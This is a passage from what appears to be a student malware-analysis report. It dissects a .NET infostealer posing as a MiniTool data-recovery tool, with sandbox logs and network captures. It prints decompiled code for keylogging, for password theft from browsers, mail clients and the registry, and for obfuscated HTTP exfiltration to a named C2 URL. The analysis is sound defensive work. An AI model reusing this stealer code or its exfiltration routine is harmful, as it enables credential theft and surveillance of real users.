    GonnyCam.T12 = new Thread(new ThreadStart(GonnyCam.DownloadAndExecute));
    GonnyCam.T12.Start();
    GonnyCam.T13 = new Thread(new ThreadStart(GonnyCam.ExecuteBindedFiles));
    GonnyCam.T13.Start();
    GonnyCam.T14 = new Thread(new ThreadStart(GonnyCam.PasswordRecovery));
    GonnyCam.T14.Start();
    GonnyCam.Keylogger.CreateHook();
    Application.Run();
}
```

Figure 43: The Main method launches 14 parallel threads each running a malicious function.

Thread	Function
WebsiteVisitor	Visits URLs automatically
AddToStartup	Persistence by auto-starting with Windows
WebsiteBlocker	Blocks access to websites
WebsiteVisitor	Visits C2 website
SelfDestruct	Deletes malware after execution
GetCurrentWindow	Monitors active window
RecordKeys	Keylogging user input
SendNotification	Sends collected data to the attacker
AddHotWords	Flags sensitive keywords
ClipboardLogging	Logs copied text
ScreenLogging	Takes screenshots of the user's screen.
DownloadAndExecute	Remote code execution
ExecuteBindedFiles	Launches the hidden payloads
PasswordRecovery	Extracts the stored passwords

Table 4: Malware functions

```

internal static KeyHook Keylogger
{
    get
    {
        return GonnyCam._Keylogger;
    }
    [MethodImpl(MethodImplOptions.Synchronized)]
    set
    {
        if (GonnyCam._Keylogger != null)
        {
            GonnyCam._Keylogger.Down -= GonnyCam.KeyloggerProcess;
        }
        GonnyCam._Keylogger = value;
        if (GonnyCam._Keylogger != null)
        {
            GonnyCam._Keylogger.Down += GonnyCam.KeyloggerProcess;
        }
    }
} = new KeyHook();

```

Figure 44: Keylogging functionality

```

// Token: 0x0600002B RID: 43 RVA: 0x00002908 File Offset: 0x00001908
public static void PasswordRecovery()
{
    try
    {
        GonnyCam.RecoverMail.Outlook();
        GonnyCam.RecoverMail.NetScape();
        GonnyCam.RecoverMail.Thunderbird();
        GonnyCam.RecoverMail.Eudora();
        GonnyCam.RecoverMail.Incredimail();
        GonnyCam.RecoverBrowsers.Firefox();
        GonnyCam.RecoverBrowsers.Chrome();
        GonnyCam.RecoverBrowsers.InternetExplorer();
        GonnyCam.RecoverBrowsers.Opera();
        GonnyCam.RecoverBrowsers.Safari();
        Filezilla.Recover();
        IMVU.Recover();
        InternetDownloadManager.Recover();
        JDownloader.Recover();
        Paltalk.Recover();
    }
    catch (Exception ex)
    {
    }
}

```

Figure 45: Stealing passwords from browsers

```

AddCurrentKey(string, string) : void
1 // GonnyCam
2 // Token: 0x06000019 RID: 25 RVA: 0x000024E8 File Offset: 0x000014E8
3 public static void AddCurrentKey(string name, string path)
4 {
5 }
6

```

Figure 46: Empty methods.

The author may have included anti-debugging mechanism to hide these or may have decided to not include these functions.

```
public class IMVU
{
    // Token: 0x06000047 RID: 71 RVA: 0x000039E8 File Offset: 0x000029E8
    public static void Recover()
    {
        checked
        {
            try
            {
                string text = Conversions.ToString
                    (Registry.CurrentUser.OpenSubKey("Software\\IMVU\\
                    \username").GetValue(null));
                string text2 = Conversions.ToString
                    (Registry.CurrentUser.OpenSubKey("Software\\IMVU\\
                    \password").GetValue(null));
                string text3 = null;
                for (int i = 0; i < text2.Length - 1; i += 2)
                {
                    text3 += Conversions.ToString(Strings.Chw(Convert.ToInt32
                    (Conversions.ToString(text2[i]) + Conversions.ToString
                    (text2[i + 1]), 16)));
                }
                string host = " ";
                string username = text;
                string password = text3;
                Send.SendLog(GonnyCam.P_Link, "Passwords", null, null, "Imvu",
                    host, username, password, null);
            }
            catch (Exception ex)
            {
            }
        }
    }
}
```

Figure 47: Method to steal user credentials from the registry.

```
// Token: 0x0200000E RID: 14
public class InternetDownloadManager
{
    // Token: 0x06000045 RID: 69 RVA: 0x00003754 File Offset: 0x00002754
    public static void Recover()
    {
        string text = "Software\\DownloadManager\\Passwords\\";
        string text2 = Environment.NewLine + Program: Internet Download
        Manager >6 " + Environment.NewLine + Environment.NewLine;
        IntPtr hKey = new IntPtr(-2147483647);
        checked
        {
            try
            {
                RegistryKey registryKey = Registry.CurrentUser.OpenSubKey
                (text);
                foreach (string text3 in registryKey.GetSubKeyNames())
                {
                    RegistryKey registryKey2 = registryKey.OpenSubKey(text3);
                    int num =
                    InternetDownloadManager.NativeMethods.RegOpenKeyEx(hKey,
                    text + text3, 0, 131097, out safeKeyHandle);
                    byte[] array = new byte[257];
                    byte[] array2 = new byte[257];

                    InternetDownloadManager.NativeMethods.RegQueryValueExParameters
                    regQueryValueEx = InternetDownloadManager.NativeMethods.RegQueryValueEx;
                    InternetDownloadManager.SafeKeyHandle hKey2 =
                    safeKeyHandle;
                    string lpValueName = "User";
                    int reserved = 0;
                    int num2 = 0;
                }
            }
            catch
            {
            }
        }
    }
}
```

Figure 48: Method 'Recover'

This method extracts credentials from the registry key 'InternetDownloadManager'. It also includes functionality to decrypt and store these credentials.

A different 'Recover' method is also in the class 'JDownloader'.

```
public class JDownloader
{
    // Token: 0x06000043 RID: 67 RVA: 0x00003474 File Offset: 0x00002474
    public static void Recover()
    {
        string text = null;
        string host = null;
        StringBuilder stringBuilder = new StringBuilder();
        string path;
        if (Interaction.Environ("Programfiles(x86)") == null)
        {
            path = Interaction.Environ("programfiles") + "\\jDow$nloader\\
            $config\\dat$abase.scr$ript".Replace("$", "");
        }
        else
        {
            path = Interaction.Environ("programfiles(x86)") + "\\jD$ownloader\\
            \\con$fig\\databa$se.sc$ript".Replace("$", "");
        }
        checked
        {
            if (File.Exists(path))
            {
                string text2 = "#INS#ERT INT#O CON#FIG VA#LUE#S
                ('A#ccoun#tContr#o1ler# , .Replac( # , null);
                string[] array = File.ReadAllLines(path);
                int num = 0;
                int num2 = array.Length - 1;
                for (int i = num; i <= num2; i++)
                {
                    if (array[i].Contains(text2))
                    {
                        string text3 = array[i].Substring(text2.Length -
                        1).Substring(1, array[i].Length - (text2.Length + 1 + 3));
                    }
                }
            }
        }
    }
}
```

Figure 49: Jdownloader class.

JDownloader is an application that allows automatic downloads of files from one-click hosting sites. In this context it is likely being used to download loaders to inject more malware, or to aid in extracting user data.

```

public string ReadFile()
{
    string result = null;
    string path = Path.Combine(Environment.GetFolderPath
        (Environment.SpecialFolder.CommonApplicationData), "Browsers.txt");
    try
    {
        if (!File.Exists(path))
        {
            Assembly assembly = (Assembly)typeof(Assembly).GetMethod
                (Strings.StrReverse("ylbmessAgnitucexEteG")).Invoke(null,
                null);
            ResourceManager resourceManager = new ResourceManager("Key",
                assembly);
            byte[] bytes = Encoding.Unicode.GetBytes("Password");
            string executablePath = Application.ExecutablePath;
            string cmd = "/stext " + Path.Combine(Environment.GetFolderPath
                (Environment.SpecialFolder.CommonApplicationData),
                "Browsers.txt");
            byte[] c12z0 = (byte[])resourceManager.GetObject
                ("RecoverBrowsers");
            Óµ.0000(executablePath, cmd, Encryption.RSMDDecrypt(c12z0,
                bytes), false);
            while (!File.Exists(path))
            {
                Thread.Sleep(1000);
            }
            result = File.ReadAllText(path);
        }
    }
    catch (Exception ex)
    {
    }
    return result;
}

```

Figure 50: ReadFile string

This finds the browsers text file then the encoded passwords stored. It then decrypts the data and saves it in a file.

This functionality is also seen in string ReadMail which performs similar actions to steal email-related user data.

The logs are sent to P_Link, which is the C2 server used by the attacker to send and receive information. This is shown by the string definition 'public static string P_Link = "http://ziraat-helpdesk.com/components/com_content/limpopapa/";'.

```

internal class Paltalk
{
    // Token: 0x0600003C RID: 60 RVA: 0x00002E78 File Offset: 0x00001E78
    public static void Recover()
    {
        checked
        {
            try
            {
                RegistryKey registryKey = Registry.CurrentUser.OpenSubKey
                ("Software\\Paltalk", false);
                if (registryKey != null)
                {
                    string[] subKeyNames = registryKey.GetSubKeyNames();
                    string str = Strings.Left(Conversions.ToString
                    (registryKey.GetValue("InstallerAppDir")), 2);
                    ManagementObject managementObject = new ManagementObject
                    ("Win32_LogicalDisk.DeviceID=\"\" + str + "\"");
                    PropertyData propertyData = managementObject.Properties
                    ["VolumeSerialNumber"];
                    int num = 0;
                    int num2 = 0;
                    string text = propertyData.Value.ToString();
                    foreach (string text2 in subKeyNames)
                    {
                        num2++;
                    }
                    string[] array2 = new string[num2 - 1 + 1];
                    string text3 = ".__:";
                    foreach (string str2 in subKeyNames)
                    {
                        RegistryKey registryKey2 =
                        Registry.CurrentUser.OpenSubKey("Software\\Paltalk\\" +

```

Figure 51: paltalk class

Paltalk is a video chat software. This is installed and can be used for monitoring the user.

```

internal class Send
{
    // Token: 0x06000032 RID: 50 RVA: 0x00002A24 File Offset: 0x00001A24
    public static void SendLog(string Link, string LogType, string WindowTitle,
        string KeystrokesTyped, string Application, string Host, string Username,
        string Password, string ClipboardText)
    {
        try
        {
            WebClient webClient = new WebClient();
            if (Operators.CompareString(LogType, "Keystrokes", false) == 0)
            {
                webClient.DownloadString(string.Concat(new string[]
                {
                    Link,
                    "$pos$t$. $ph$pp?$ty$pp$e$=$k$eys$tro$ke$&$mac$hi$ne$na$me
                    $=$".Replace("$", ""),
                    Send.Get_Comp(),
                    "&windowtitle=",
                    WindowTitle,
                    "&keystroketyped=",
                    KeystrokesTyped,
                    Strings.StrReverse("=emitenihcam&"),
                    DateAndTime.Now.ToShortTimeString()
                }));
            }
            else if (Operators.CompareString(LogType, Strings.StrReverse
                ("sdrowssap"), false) == 0)
            {
                webClient.DownloadString(string.Concat(new string[]
                {
                    Link,
                    "#po#st.#ph#p?#typ#e=p#assw#ords#&mach#inen#ame=#".Replace
                    ("#", ""),
                    Send.Get_Comp(),
                }));
            }
        }
    }
}

```

Figure 52: Class 'Send'

The links are obfuscated by including the '\$' and by rearranging words. The text is

"post.php?type=keystrokes&machinename="Send.Get_Comp(),"&windowtitle=",WindowTitle,"&keystroketyped=",KeystrokesTyped,&machinetime=".

This logic is repeated for passwords, clipboard, notifications.

```

// Send
// Token: 0x06000034 RID: 52 RVA: 0x00002C80 File Offset: 0x00001C80
public static void UploadFile(string Link, string Path)
{
    try
    {
        WebClient webClient = new WebClient();
        byte[] bytes = webClient.UploadFile(Link, Path);
        string @string = Encoding.UTF8.GetString(bytes);
    }
    catch (Exception ex)
    {
    }
}

```

Figure 53: 'UploadFile' This information is then uploaded.




Figure 54: Key.resources

The malware resources include browsers and mail data along with another file.

This file is embedded, and decoding this from traditional Chinese returns 'The 2020 Beijing International Airport has been a very busy city, with 1,500 people and 1,500 people working on the airport.' It is unclear whether this is relevant information or an easter egg left by the malware author. Google Dorking was performed to find the source of this text; however, no sources were found.

Finally, malware.exe/ziraat_limpi.exe declares 'my' which has a lot of anti-debugger mechanisms to hide its actions. DebuggerHidden attribute in windows stops debuggers from setting breakpoints.

```
1 using System;
2 using System.CodeDom.Compiler;
3 using System.ComponentModel;
4 using System.Diagnostics;
5 using Microsoft.VisualBasic.Devices;
6
7 namespace My
8 {
9     // Token: 0x02000003 RID: 3
10    [GeneratedCode("MyTemplate", "8.0.0.0")]
11    [EditorBrowsable(EditorBrowsableState.Never)]
12    internal class MyComputer : Computer
13    {
14        // Token: 0x06000002 RID: 2 RVA: 0x00002058 File Offset: 0x00001058
15        [DebuggerHidden]
16        [EditorBrowsable(EditorBrowsableState.Never)]
17        public MyComputer()
18        {
19        }
20    }
21 }
```

Figure 55: Anti-debugger functionality

4.2. Run and Observe




Figure 56: Process Hacker description

The malware is pretending to be a Power Data Recovery, Bootable Media Builder.



Figure 57: Procmon

Malware created 2 more processes for a moment. Filtering by the process IDs will show what occurred.

Time	Process Name	PID	Operation	Path	Result	Detail
16:30:...	Malware.exe	6996	Process Start		SUCCESS	Parent PID: 4540, Command lin...
16:30:...	Malware.exe	6996	Thread Create		SUCCESS	Thread ID: 7780
16:30:...	Malware.exe	6996	Load Image	C:\Users\Win10\AppData\Local\Temp...	SUCCESS	Image Base: 0x520000, Image ...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7f803750000, I...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x77bb0000, Imag...
16:30:...	Malware.exe	6996	CreateFile	C:\Windows\Prefetch\MALWARE.EXE...	NAME NOT FOUND	Desired Access: Generic Read, ...
16:30:...	Malware.exe	6996	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Query Value
16:30:...	Malware.exe	6996	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Query Value
16:30:...	Malware.exe	6996	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 80
16:30:...	Malware.exe	6996	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
16:30:...	Malware.exe	6996	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Query Value
16:30:...	Malware.exe	6996	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Desired Access: Query Value
16:30:...	Malware.exe	6996	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	REPARSE	Desired Access: Query Value, E...
16:30:...	Malware.exe	6996	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Query Value, E...
16:30:...	Malware.exe	6996	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 24
16:30:...	Malware.exe	6996	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
16:30:...	Malware.exe	6996	CreateFile	C:\Windows	SUCCESS	Desired Access: Execute/Trave...
16:30:...	Malware.exe	6996	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Read
16:30:...	Malware.exe	6996	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Read
16:30:...	Malware.exe	6996	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Type: REG_SZ, Length: 164, D...
16:30:...	Malware.exe	6996	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
16:30:...	Malware.exe	6996	Load Image	C:\Windows\System32\wow64.dll	SUCCESS	Image Base: 0x7f8034d0000, I...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS	Image Base: 0x7f801950000, I...


Figure 58: Procmon filtered by Malware processes

The first Malware process loads images and makes changes to the registry. Privilege escalation is also seen.

00:08:...	Malware.exe	5528	CreateFile	C:\Users\Win10\Desktop\en-GB\ziraat_limpi.resources.dll
00:08:...	Malware.exe	5528	CreateFile	C:\Users\Win10\Desktop\en-GB\ziraat_limpi.resources\ziraat_limpi.resources.dll
00:08:...	Malware.exe	5528	CreateFile	C:\Users\Win10\Desktop\en-GB\ziraat_limpi.resources.exe
00:08:...	Malware.exe	5528	CreateFile	C:\Users\Win10\Desktop\en-GB\ziraat_limpi.resources\ziraat_limpi.resources.exe

Figure 59: Procmon snippet.


Additional malware resources are loaded.



00:08:...	Malware.exe	5528	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\Managed\S-1-5-21...
00:08:...	Malware.exe	5528	RegQueryKey	HKCU
00:08:...	Malware.exe	5528	RegOpenKey	HKCU\Software\Microsoft\Installer\Assemblies\C:\Users\Win10\Desktop\Malware.exe
00:08:...	Malware.exe	5528	RegQueryKey	HKLM
00:08:...	Malware.exe	5528	RegOpenKey	HKCR\Installer\Assemblies\C:\Users\Win10\Desktop\Malware.exe
00:08:...	Malware.exe	5528	RegQueryKey	HKLM
00:08:...	Malware.exe	5528	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\Managed\S-1-5-21...
00:08:...	Malware.exe	5528	RegQueryKey	HKCU
00:08:...	Malware.exe	5528	RegOpenKey	HKCU\Software\Microsoft\Installer\Assemblies\Global


Figure 60: Procmon snippet.

Malware is registering itself in the installer assemblies to persist and evade detection.



10:08:...	ASKBot.exe	3420	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run
10:08:...	ASKBot.exe	3420	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\askbot

Figure 61: Additional persistence.



Time ...	Process Name	PID	Operation	Path	Result	Detail
16:30:...	Malware.exe	6996	Thread Create		SUCCESS	Thread ID: 7780
16:30:...	Malware.exe	6996	Load Image	C:\Users\Win10\AppData\Local\Temp...	SUCCESS	Image Base: 0x520000, Image ...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7f803750000, l...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x77bb0000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\System32\wow64.dll	SUCCESS	Image Base: 0x7f8034d0000, l...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS	Image Base: 0x7f801950000, l...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS	Image Base: 0x77ba0000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\mscoree.dll	SUCCESS	Image Base: 0x74d70000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\kernel32.dll	SUCCESS	Image Base: 0x75b90000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	Image Base: 0x77250000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\apphelp.dll	SUCCESS	Image Base: 0x74df0000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\advapi32.dll	SUCCESS	Image Base: 0x768b0000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\msvcrt.dll	SUCCESS	Image Base: 0x76c20000, Imag...
16:30:...	Malware.exe	6996	Thread Create		SUCCESS	Thread ID: 6124
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\sechost.dll	SUCCESS	Image Base: 0x75a50000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\user32.dll	SUCCESS	Image Base: 0x777c0000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\Microsoft.NET\Framework...	SUCCESS	Image Base: 0x74ce0000, Imag...
16:30:...	Malware.exe	6996	Thread Create		SUCCESS	Thread ID: 4424
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\shlwapi.dll	SUCCESS	Image Base: 0x76f00000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\kernel.appco...	SUCCESS	Image Base: 0x74f90000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\version.dll	SUCCESS	Image Base: 0x751a0000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\Microsoft.NET\Framework...	SUCCESS	Image Base: 0x746b0000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\user32.dll	SUCCESS	Image Base: 0x76d40000, Imag...

Figure 62: Malware loading SysWOW64 and the .NET framework.

As the malware was written in .NET it seems to be executing its functionality here. It injects code into running processes to make it harder to detect and remove.

16:30:...	Malware.exe	8116	Load Image	C:\Windows\SysWOW64\crypt32.dll
16:30:...	Malware.exe	8116	Load Image	C:\Windows\SysWOW64\sspicli.dll
16:30:...	Malware.exe	8116	Load Image	C:\Windows\SysWOW64\cryptbase.dll
16:30:...	Malware.exe	8116	Load Image	C:\Windows\SysWOW64\msasn1.dll
16:30:...	Malware.exe	8116	Load Image	C:\Windows\SysWOW64\crypt32.dll

Figure 63: Malware loads cryptbase.dll and crypt32.dll.

These contain cryptographic functions, showing the malware could be decrypting sensitive data it has stolen from the system. It is manipulating the cryptographic functions to enhance its stealth, secure its communication, and manipulate security features.

16:30:...	Malware.exe	6996	Load Image	C:\Us... SUCCESS	Image Base: 0x520000, Image Size: 0x7c000
16:30:...	Malware.exe	6996	Process Create	C:\Us... SUCCESS	PID: 8116, Command Line: "C:\Users\Win10\AppData\Local\Temp\549b17ab-f92-40a3-a7d8-8ce061826bdf_Malware.zip.bdf\Malware.exe" /stext C:\ProgramData\Mails.txt
16:30:...	Malware.exe	8116	Load Image	C:\Us... SUCCESS	Image Base: 0xc80000, Image Size: 0x7c000
16:30:...	Malware.exe	6996	Process Create	C:\Us... SUCCESS	PID: 5836, Command Line: "C:\Users\Win10\AppData\Local\Temp\549b17ab-f92-40a3-a7d8-8ce061826bdf_Malware.zip.bdf\Malware.exe" /stext C:\ProgramData\Browsers.txt
16:30:...	Malware.exe	5836	Load Image	C:\Us... SUCCESS	Image Base: 0xc90000, Image Size: 0x7c000

Figure 64: Mails.txt and Browsers.txt are used to store the stolen user data.

Description:	MiniTool Power Data Recovery - Bootable Media Builder
Company:	MiniTool Solution Ltd.
Path:	C:\Users\Win10\Desktop\Malware.exe
Command:	"C:\Users\Win10\Desktop\Malware.exe" /stext C:\ProgramData\Mails.txt

Figure 65: Process Tree

Email data is saved in a directory.

Description:	MiniTool Power Data Recovery - Bootable Media Builder
Company:	MiniTool Solution Ltd.
Path:	C:\Users\Win10\Desktop\Malware.exe
Command:	"C:\Users\Win10\Desktop\Malware.exe" /stext C:\ProgramData\Browsers.txt
User:	DESKTOP-53AFEVS\Win10

Figure 66:Process Tree

Browser/web data is also saved in a directory.

16:30:...	Malware.exe	5836	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content\CachePref
16:30:...	Malware.exe	5836	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies\CachePref
16:30:...	Malware.exe	5836	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History\CachePref
16:30:...	Malware.exe	5836	Load Image	C:\Windows\SysWOW64\cryptsp.dll
16:30:...	Malware.exe	5836	Load Image	C:\Windows\SysWOW64\rsaenh.dll
16:30:...	Malware.exe	5836	Load Image	C:\Windows\SysWOW64\bcrypt.dll
16:30:...	Malware.exe	5836	Load Image	C:\Windows\SysWOW64\cryptbase.dll
16:30:...	Malware.exe	5836	Load Image	C:\Windows\SysWOW64\bcryptprimitives.dll
16:30:...	Malware.exe	5836	Load Image	C:\Windows\SysWOW64\pstorec.dll
16:30:...	Malware.exe	5836	Load Image	C:\Windows\SysWOW64\vaultcli.dll
16:30:...	Malware.exe	5836	Load Image	C:\Windows\SysWOW64\WinTypes.dll
16:30:...	Malware.exe	5836	WriteFile	C:\ProgramData\Browsers.txt

Figure 67: Procmon filter.

Data taken from Internet Settings include Content, History and Cookies and were saved to the Browsers file from the previous screenshot.

Network Activity

No.	Time	Source	Destination	Protocol	Length	Info
16	1.210500	10.0.0.2	10.0.0.1	HTTP	277	GET /components/com_content
19	1.262031	10.0.0.1	10.0.0.2	HTTP	312	HTTP/1.1 200 OK (text/html)

Figure 68: Wireshark http filter

A request is sent from the malware and my Inetsim simulated network responds.

```
[Time since request: 0.051531000 seconds]
[Request URI: /components/com_content/limpopapa/post.php?type=clipboard&machinename=DESKTOP-53]
[Full request URI: http://ziraat-helpdesk.com/components/com_content/limpopapa/post.php?type=c
```

Figure 69: Wireshark information

The response from Inetsim displays the C2 website the malware was connecting to (ziraat-helpdesk). It also includes the machine name and window title. This is how the malware exfiltrates the stolen user data.

```
35 2025-04-23 16:27:36 HTTP connection, method: GET, URL: http://ziraat-helpdesk.com/components/
com_content/limpopapa/post.php?
```

Figure 70: Inetsim report

This shows 35 POST requests were sent to the C2 server, signs of persistence.

Section 5: Conclusion

One of the most challenges of dynamic malware analysis is ensuring a secure yet malware friendly networking environment. Malware often connects to C2 servers to exfiltrate data or download links to load additional malware payloads. The network must allow network connections whilst preventing the malware from spreading across real networks.

In this report, INetSim was used to simulate a network, however the malware would need to request 10.0.0.1 for any activity to be recorded. To solve this problem DNSMasq was used to accept all network activity from the victim machine. This allowed the INetsim to receive the http requests and return a dummy webpage and fake files to the malware whilst capturing its intended activity.

Malware also use obfuscation. API functions that can be used for anti-debugging include "IsDebuggerPresent", "CheckRemoteDebuggerPresent" and "OutputDebugString". (Sihwail, Et al., 2017) "IsDebuggerPresent" was found whilst analysing both malware samples, requiring patching using x64dgb. Obfuscation techniques add another layer of complexity to both static and dynamic malware analysis.

These challenges highlight how complex analysis can be. Malware analysis is not just about capturing suspicious activity. It is about creating a secure, deceptive environment that allows the malware to perform all its intended actions.

References

Guven, M. Dynamic Malware Analysis Using a Sandbox Environment, Network Traffic Logs, and Artificial Intelligence. International Journal of Computational and Experimental Science and Engineering. (September 2024)

Available at: <https://doi.org/10.22399/ijcesen.460>

https://www.researchgate.net/publication/384379416_Dynamic_Malware_Analysis_Using_a_Sandbox_Environment_Network_Traffic_Logs_and_Artificial_Intelligence

Michael Sikorski, Andrew Honig, Richard Bejtlich. Practical Malware Analysis. The hands-on guide to dissecting malicious software. E-BOOK. (Sikorski et al., 2012) (February 2012)

Available at: <https://ebookcentral-proquest-com.salford.idm.oclc.org/lib/salford/reader.action?docID=1137570&ppg=1>

Christophe Tafani-Dereeper. Set up your own malware analysis lab with VirtualBox, INetSim and Burp. (Christophe Tafani-Dereeper, 2017) (June 2017)

Available at: <https://blog.christophetd.fr/malware-analysis-lab-with-virtualbox-inetsim-and-burp/>

Rami Sihwail, Omar, K. and Akram, K. (2018). A Survey on Malware Analysis Techniques: Static, Dynamic, Hybrid and Memory Analysis. [online] ResearchGate. Available at:

https://www.researchgate.net/publication/328760930_A_Survey_on_Malware_Analysis_Techniques_Static_Dynamic_Hybrid_and_Memory_Analysis